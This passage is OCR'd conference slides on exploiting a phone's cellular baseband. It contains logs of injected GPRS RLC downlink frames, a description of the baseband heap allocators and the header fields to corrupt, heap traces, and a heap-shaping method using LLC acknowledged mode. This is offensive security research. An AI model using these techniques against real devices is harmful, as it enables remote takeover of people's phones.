20240313160105129 DLGLOBAL ERROR msg_05 @ 0x5581f61f1dd0: 00 00 08 02 02 02 02 02 02 02 02 02 02 02 02 02 02 03 88 88 88 88 88 88  (pcu_ctrl.cpp:64)
20240313160105129 DLGLOBAL ERROR msg_06 @ 0x5581f621d9c0: 00 00 0a 02 02 02 02 02 02 02 02 02 02 02 02 02 02 03 88 88 88 88 88 88  (pcu_ctrl.cpp:64)
```

...

```
20240313160106655 DTBFDL ERROR TBF(DL:TFI-0-0-0:STATE-FLOW:GPRS:IMSI-999780000087044:TLLI-0xc35b7c1e) RLC-DL injection frame! 77/81 (tbf_dl.cpp:545)
20240313160106655 DTBFDL ERROR TBF(DL:TFI-0-0-0:STATE-FLOW:GPRS:IMSI-999780000087044:TLLI-0xc35b7c1e) RLC-DL injection frame content (23 bytes): 00 00
98 02 02 02 02 02 02 02 02 02 02 02 02 02 03 88 88 88 88 88  (tbf_dl.cpp:547)
20240313160106678 DTBFDL ERROR TBF(DL:TFI-0-0-0:STATE-FLOW:GPRS:IMSI-999780000087044:TLLI-0xc35b7c1e) RLC-DL injection frame! 78/81 (tbf_dl.cpp:545)
20240313160106678 DTBFDL ERROR TBF(DL:TFI-0-0-0:STATE-FLOW:GPRS:IMSI-999780000087044:TLLI-0xc35b7c1e) RLC-DL injection frame content (23 bytes): 00 00
9a 02 02 02 02 02 02 02 02 02 02 02 02 02 03 88 55 55 55 55  (tbf_dl.cpp:547)
20240313160106697 DTBFDL ERROR TBF(DL:TFI-0-0-0:STATE-FLOW:GPRS:IMSI-999780000087044:TLLI-0xc35b7c1e) RLC-DL injection frame! 79/81 (tbf_dl.cpp:545)
20240313160106697 DTBFDL ERROR TBF(DL:TFI-0-0-0:STATE-FLOW:GPRS:IMSI-999780000087044:TLLI-0xc35b7c1e) RLC-DL injection frame content (23 bytes): 00 00
9d 66 66 66 66 01 00 00 00 00 00 00 00 00 00 00 01 00 00 00  (tbf_dl.cpp:547)
20240313160106715 DTBFDL ERROR TBF(DL:TFI-0-0-0:STATE-FLOW:GPRS:IMSI-999780000087044:TLLI-0xc35b7c1e) RLC-DL injection frame! 80/81 (tbf_dl.cpp:545)
20240313160106715 DTBFDL ERROR TBF(DL:TFI-0-0-0:STATE-FLOW:GPRS:IMSI-999780000087044:TLLI-0xc35b7c1e) RLC-DL injection frame content (23 bytes): 00 00
9e 02 02 02 02 02 02 02 02 02 02 03 8f 8f 8f 8f 8f 8f 8f 8f 8f  (tbf_dl.cpp:547)
20240313160106738 DTBFDL ERROR TBF(DL:TFI-0-0-0:STATE-FLOW:GPRS:IMSI-999780000087044:TLLI-0xc35b7c1e) RLC-DL injection frame! 81/81 (tbf_dl.cpp:545)
20240313160106738 DTBFDL ERROR TBF(DL:TFI-0-0-0:STATE-FLOW:GPRS:IMSI-999780000087044:TLLI-0xc35b7c1e) RLC-DL injection frame content (23 bytes): 00 01
a0 05 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  (tbf_dl.cpp:547)
20240313160106738 DTBFDL ERROR TBF(DL:TFI-0-0-0:STATE-FLOW:GPRS:IMSI-999780000087044:TLLI-0xc35b7c1e) Freeing injection object (tbf_dl.cpp:570)
20240313160106835 DTBFDL INFO TBF(DL:TFI-0-0-0:STATE-FLOW:GPRS:IMSI-999780000087044:TLLI-0xc35b7c1e) Scheduled Ack/Nack polling on FN=2492953, TS=4 (tb
f_dl.cpp:873)
20240313160106960 DCSN1 INFO csnStreamDecoder (type: Pkt DL ACK/NACK (2)):  (gsm_rlcmac.c:5476)
20240313160107218 DRLCMACMEAS INFO DL Bandwitdh of IMSI=999780000087044 / TLLI=0xc35b7c1e: 155 KBits/s (gprs_rlcmac_meas.cpp:182)
20240313160107237 DTBFDL INFO TBF(DL:TFI-0-0-0:STATE-FLOW:GPRS:IMSI-999780000087044:TLLI-0xc35b7c1e) Scheduled Ack/Nack polling on FN=2493040, TS=4 (tb
f_dl.cpp:873)
```

Part 4: What’s this? Why don’t I pwn this?

TASZK
WE FIND NEEDLES

Shannon Heap 101

- Multiple heap implementations with common:
  - 32 byte inline chunk header, 4 byte footer
  - malloc/free API that selects algo from first header field (“mid”)
- mid4: “front-end allocator”
- mid1: “back-end allocator”
  - simple old-school coalescing dlmalloc


mid | refcnt
size request + 4
alloc filepath
alloc linenum
task cxt ptr
class
alloc count
guard

size
prev size
is_free
next
prev

TASZK
WE FIND NEEDLES

What to overwrite?

- Technique publicized in 2023
- mid1: classic unsafe unlinking write4
- mid4: corrupt 1st word of chunk header from 0x04 to 0x01 to trigger the back-end free algorithm instead



TASZK
WE FIND NEEDLES

Heap Exploitation: Difficulties

- tl;dr: we wouldn’t have to care about mid4 internals for corruption alignment, we will fake mid1 …
- But (almost all) allocations are in mid4!
- So for good heap feng shui we need to understand it still …
- … unless you have a “just works” allocation pattern (i.e. you don’t care about reliability/repeatability of precise overwrites)


TASZK
WE FIND NEEDLES

Heap Exploitation: Difficulties

- Visualization
  - painful to develop without real-time tracing
- Shaping
  - overlapping, non side-effect free allocations
  - race conditions (timers etc)

Shannon mid4 Heap

- 2048 bytes per pool, 2^N pool classes
- all of it 1 allocation out of the back-end
- pools are not pre-assigned to classes
- empty pool goes back to un-assigned
- allocator is first-pool-first-slot-first
- only if a full pool has a freed slot freed, does it move to the head of the class lookaside list



TASZK
WE FIND NEEDLES

Heap Visualization

- Challenge: how to analyze, iterate heap shaping techniques
- Debug High Mode generates heap event trace in memory
  - we get type (alloc/free), alloc size, callsite filepath/linenum
- CP Ramdump feature gives memory view (includes heap, heap cxt structs in BSS, heap trace ringbuff in BSS)
- We have written our own `sm_shadow` (see: https://github.com/CENSUS/shadow, pwndbg) for Ghidra

TASZK
WE FIND NEEDLES

Heap Visualization

Console – Scripting

```
[...............ssssssss........] FREE  pool: 0x46da9000  part_idx: 2 address: 0x46da9400 size_request: 472 filepath:
../../../HEDGE/3GFT/NASL3/SNDCP/Code/Src/snp_Data.c linenum: 125

[ssssssss........................] FREE  pool: 0x46da9800  part_idx: 0 address: 0x46da9800 size_request: 472 filepath:
../../../HEDGE/3GFT/NASL3/SNDCP/Code/Src/snp_Data.c linenum: 125

[...............ssssssss........] FREE  pool: 0x46da9800  part_idx: 2 address: 0x46da9c00 size_request: 472 filepath:
../../../HEDGE/3GFT/NASL3/SNDCP/Code/Src/snp_Data.c linenum: 125

[...............SSSSSSSS........] ALLOC pool: 0x46da8000  part_idx: 2 address: 0x46da8400 size_request: 472 filepath:
../../../HEDGE/3GFT/NASL3/LLC/Code/Src/llc_DlDataTxManagement.c linenum: 2159

[CCCCCCCC........................] ALLOC pool: 0x46da8800  part_idx: 0 address: 0x46da8800 size_request: 472 filepath:
../../../HEDGE/GSM/GL2/GRLC/Code/Src/rlc_dl_datablock.c linenum: 2923

[cccccccc........................] FREE  pool: 0x46da8800  part_idx: 0 address: 0x46da8800 size_request: 472 filepath:
../../../HEDGE/3GFT/NASL3/LLC/Code/Src/llc_DlDataTxManagement.c linenum: 1334

[...............mmmmmmmm........] FREE  pool: 0x46da6000  part_idx: 2 address: 0x46da6400 size_request: 228 filepath:
../../../HEDGE/GSM/GL2/GMAC/Code/Src/mac_tbf.c linenum: 73

[........mmmmmmmm................] FREE  pool: 0x46da6000  part_idx: 1 address: 0x46da6200 size_request: 228 filepath:
../../../HEDGE/GSM/GL2/GMAC/Code/Src/mac_util.c linenum: 1408

[........RRRRRRRR................] ALLOC pool: 0x46da6000  part_idx: 1 address: 0x46da6200 size_request: 360 filepath:
../../../HEDGE/GSM/GL3/GRR/Code/Src/rr_os.c linenum: 39

[...............MMMMMMMM........] ALLOC pool: 0x46da6000  part_idx: 2 address: 0x46da6400 size_request: 228 filepath:
../../../HEDGE/GSM/GL2/GMAC/Code/Src/mac_tbf.c linenum: 99

[........rrrrrrrr................] FREE  pool: 0x46da6000  part_idx: 1 address: 0x46da6200 size_request: 360 filepath:
../../../HEDGE/GSM/GL2/GMAC/Code/Src/mac_main.c linenum: 157

[........MMMMMMMM................] ALLOC pool: 0x46da6000  part_idx: 1 address: 0x46da6200 size_request: 228 filepath:
../../../HEDGE/GSM/GL2/GMAC/Code/Src/mac_tbf.c linenum: 99

[SSSSSSSS........................] ALLOC pool: 0x46da8800  part_idx: 0 address: 0x46da8800 size_request: 472 filepath:
../../../HEDGE/3GFT/NASL3/LLC/Code/Src/llc_DlDataTxManagement.c linenum: 2159
```

TASZK
WE FIND NEEDLES

Heap Visualization

Console – Scripting

```
[..............ssssssss.......] FREE  pool: 0x46da9000  part_idx: 2 address: 0x46da9400 size_request: 472 filepath:
../../../HEDGE/3GFT/NASL3/SNDCP/Code/Src/snp_Data.c linenum: 125

[ssssssss........................] FREE  pool: 0x46da9800  part_idx: 0 address: 0x46da9800 size_request: 472 filepath:
../../../HEDGE/3GFT/NASL3/SNDCP/Code/Src/snp_Data.c linenum: 125

[..............ssssssss........] FREE  pool: 0x46da9800  part_idx: 2 address: 0x46da9c00 size_request: 472 filepath:
../../../HEDGE/3GFT/NASL3/SNDCP/Code/Src/snp_Data.c linenum: 125

[..............SSSSSSSS........] ALLOC pool: 0x46da8000  part_idx: 2 address: 0x46da8400 size_request: 472 filepath:
../../../HEDGE/3GFT/NASL3/LLC/Code/Src/llc_DlDataTxManagement.c linenum: 2159

[CCCCCCCC........................] ALLOC pool: 0x46da8800  part_idx: 0 address: 0x46da8800 size_request: 472 filepath:
../../../HEDGE/GSM/GL2/GRLC/Code/Src/rlc_dl_datablock.c linenum: 2923

[cccccccc........................] FREE  pool: 0x46da8800  part_idx: 0 address: 0x46da8800 size_request: 472 filepath:
../../../HEDGE/3GFT/NASL3/LLC/Code/Src/llc_DlDataTxManagement.c linenum: 1334

[..............mmmmmmmm........] FREE  pool: 0x46da6000  part_idx: 2 address: 0x46da6400 size_request: 228 filepath:
../../../HEDGE/GSM/GL2/GMAC/Code/Src/mac_tbf.c linenum: 73

[........mmmmmmmm..............] FREE  pool: 0x46da6000  part_idx: 1 address: 0x46da6200 size_request: 228 filepath:
../../../HEDGE/GSM/GL2/GMAC/Code/Src/mac_util.c linenum: 1408

[........RRRRRRRR..............] ALLOC pool: 0x46da6000  part_idx: 1 address: 0x46da6200 size_request: 360 filepath:
../../../HEDGE/GSM/GL3/GRR/Code/Src/rr_os.c linenum: 39

[..............MMMMMMMM........] ALLOC pool: 0x46da6000  part_idx: 2 address: 0x46da6400 size_request: 228 filepath:
../../../HEDGE/GSM/GL2/GMAC/Code/Src/mac_tbf.c linenum: 99

[........rrrrrrrr..............] FREE  pool: 0x46da6000  part_idx: 1 address: 0x46da6200 size_request: 360 filepath:
../../../HEDGE/GSM/GL2/GMAC/Code/Src/mac_main.c linenum: 157

[........MMMMMMMM..............] ALLOC pool: 0x46da6000  part_idx: 1 address: 0x46da6200 size_request: 228 filepath:
../../../HEDGE/GSM/GL2/GMAC/Code/Src/mac_tbf.c linenum: 99

[SSSSSSSS........................] ALLOC pool: 0x46da8800  part_idx: 0 address: 0x46da8800 size_request: 472 filepath:
../../../HEDGE/3GFT/NASL3/LLC/Code/Src/llc_DlDataTxManagement.c linenum: 2159
```

TASZK
WE FIND NEEDLES

Heap Visualization

Console – Scripting

```
[..............ssssssss.......] FREE  pool: 0x46da9000  part_idx: 2 address: 0x46da9400 size_request: 472 filepath:
../../../HEDGE/3GFT/NASL3/SNDCP/Code/Src/snp_Data.c linenum: 125

[ssssssss........................] FREE  pool: 0x46da9800  part_idx: 0 address: 0x46da9800 size_request: 472 filepath:
../../../HEDGE/3GFT/NASL3/SNDCP/Code/Src/snp_Data.c linenum: 125

[..............ssssssss........] FREE  pool: 0x46da9800  part_idx: 2 address: 0x46da9c00 size_request: 472 filepath:
../../../HEDGE/3GFT/NASL3/SNDCP/Code/Src/snp_Data.c linenum: 125

[..............SSSSSSSS........] ALLOC pool: 0x46da8000  part_idx: 2 address: 0x46da8400 size_request: 472 filepath:
../../../HEDGE/3GFT/NASL3/LLC/Code/Src/llc_DlDataTxManagement.c linenum: 2159

[CCCCCCCC........................] ALLOC pool: 0x46da8800  part_idx: 0 address: 0x46da8800 size_request: 472 filepath:
../../../HEDGE/GSM/GL2/GRLC/Code/Src/rlc_dl_datablock.c linenum: 2923

[cccccccc........................] FREE  pool: 0x46da8800  part_idx: 0 address: 0x46da8800 size_request: 472 filepath:
../../../HEDGE/3GFT/NASL3/LLC/Code/Src/llc_DlDataTxManagement.c linenum: 1334

[..............mmmmmmmm.......] FREE  pool: 0x46da6000  part_idx: 2 address: 0x46da6400 size_request: 228 filepath:
../../../HEDGE/GSM/GL2/GMAC/Code/Src/mac_tbf.c linenum: 73

[........mmmmmmmm...............] FREE  pool: 0x46da6000  part_idx: 1 address: 0x46da6200 size_request: 228 filepath:
../../../HEDGE/GSM/GL2/GMAC/Code/Src/mac_util.c linenum: 1408

[........RRRRRRRR...............] ALLOC pool: 0x46da6000  part_idx: 1 address: 0x46da6200 size_request: 360 filepath:
../../../HEDGE/GSM/GL3/GRR/Code/Src/rr_os.c linenum: 39

[..............MMMMMMMM........] ALLOC pool: 0x46da6000  part_idx: 2 address: 0x46da6400 size_request: 228 filepath:
../../../HEDGE/GSM/GL2/GMAC/Code/Src/mac_tbf.c linenum: 99

[........rrrrrrrr...............] FREE  pool: 0x46da6000  part_idx: 1 address: 0x46da6200 size_request: 360 filepath:
../../../HEDGE/GSM/GL2/GMAC/Code/Src/mac_main.c linenum: 157

[........MMMMMMMM...............] ALLOC pool: 0x46da6000  part_idx: 1 address: 0x46da6200 size_request: 228 filepath:
../../../HEDGE/GSM/GL2/GMAC/Code/Src/mac_tbf.c linenum: 99

[SSSSSSSS........................] ALLOC pool: 0x46da8800  part_idx: 0 address: 0x46da8800 size_request: 472 filepath:
../../../HEDGE/3GFT/NASL3/LLC/Code/Src/llc_DlDataTxManagement.c linenum: 2159
```

TASZK
WE FIND NEEDLES

Heap Shaping with LLC

- Turns out, in our case, our target itself presents great primitives
- Default LLC operation: UA mode (UnAcknowledged)
  - simple: verify CRC checksum, strip LLC header, forward SDU to correct SAPI
- LLC PDU types: U(nnumbered) frame, I(nformation) frame, etc





Figure 3: LLC frame format

TASZK
WE FIND NEEDLES

Heap Shaping


- U frames can contain commands, including SABM command to request switching to A(cknowledged) mode
- In this mode, LLC must forward SNDCP SDUs (sent as LLC I frames) in-order
- Meaning, it must accept them out of order and wait for next-in-window to arrive before forwarding any
- Mode only available for SNDCP (SAPIs 3, 5, 9, 11)



TASZK
WE FIND NEEDLES

Heap Shaping

- U frames can contain commands, including SABM command to request switching to A(cknowledged) mode
- In this mode, LLC must forward SNDCP SDUs (sent as LLC I frames) in-order
- Meaning, it must accept them out of order and wait for next-in-window to arrive before forwarding any
- Mode only available for SNDCP (SAPIs 3, 5, 9, 11)



TASZK
WE FIND NEEDLES

Heap Shaping


- In Shannon, we get a great heap shaping primitive out of this:
  - to-be-held I frames (i.e. SNDCP SDUs) stored on heap in linked lists until next in-order expected has arrived
  - controlled lifespan: almost fully (can trigger free of entire window for SAPI)
  - repeatability, patterns: four SAPIs, can interleave
  - no side-effects (except for the temporary allocation in RLC: bump out of the pool by using LLC header+footer size difference)

TASZK
WE FIND NEEDLES

Exploit Plan

TASZK
WE FIND NEEDLES

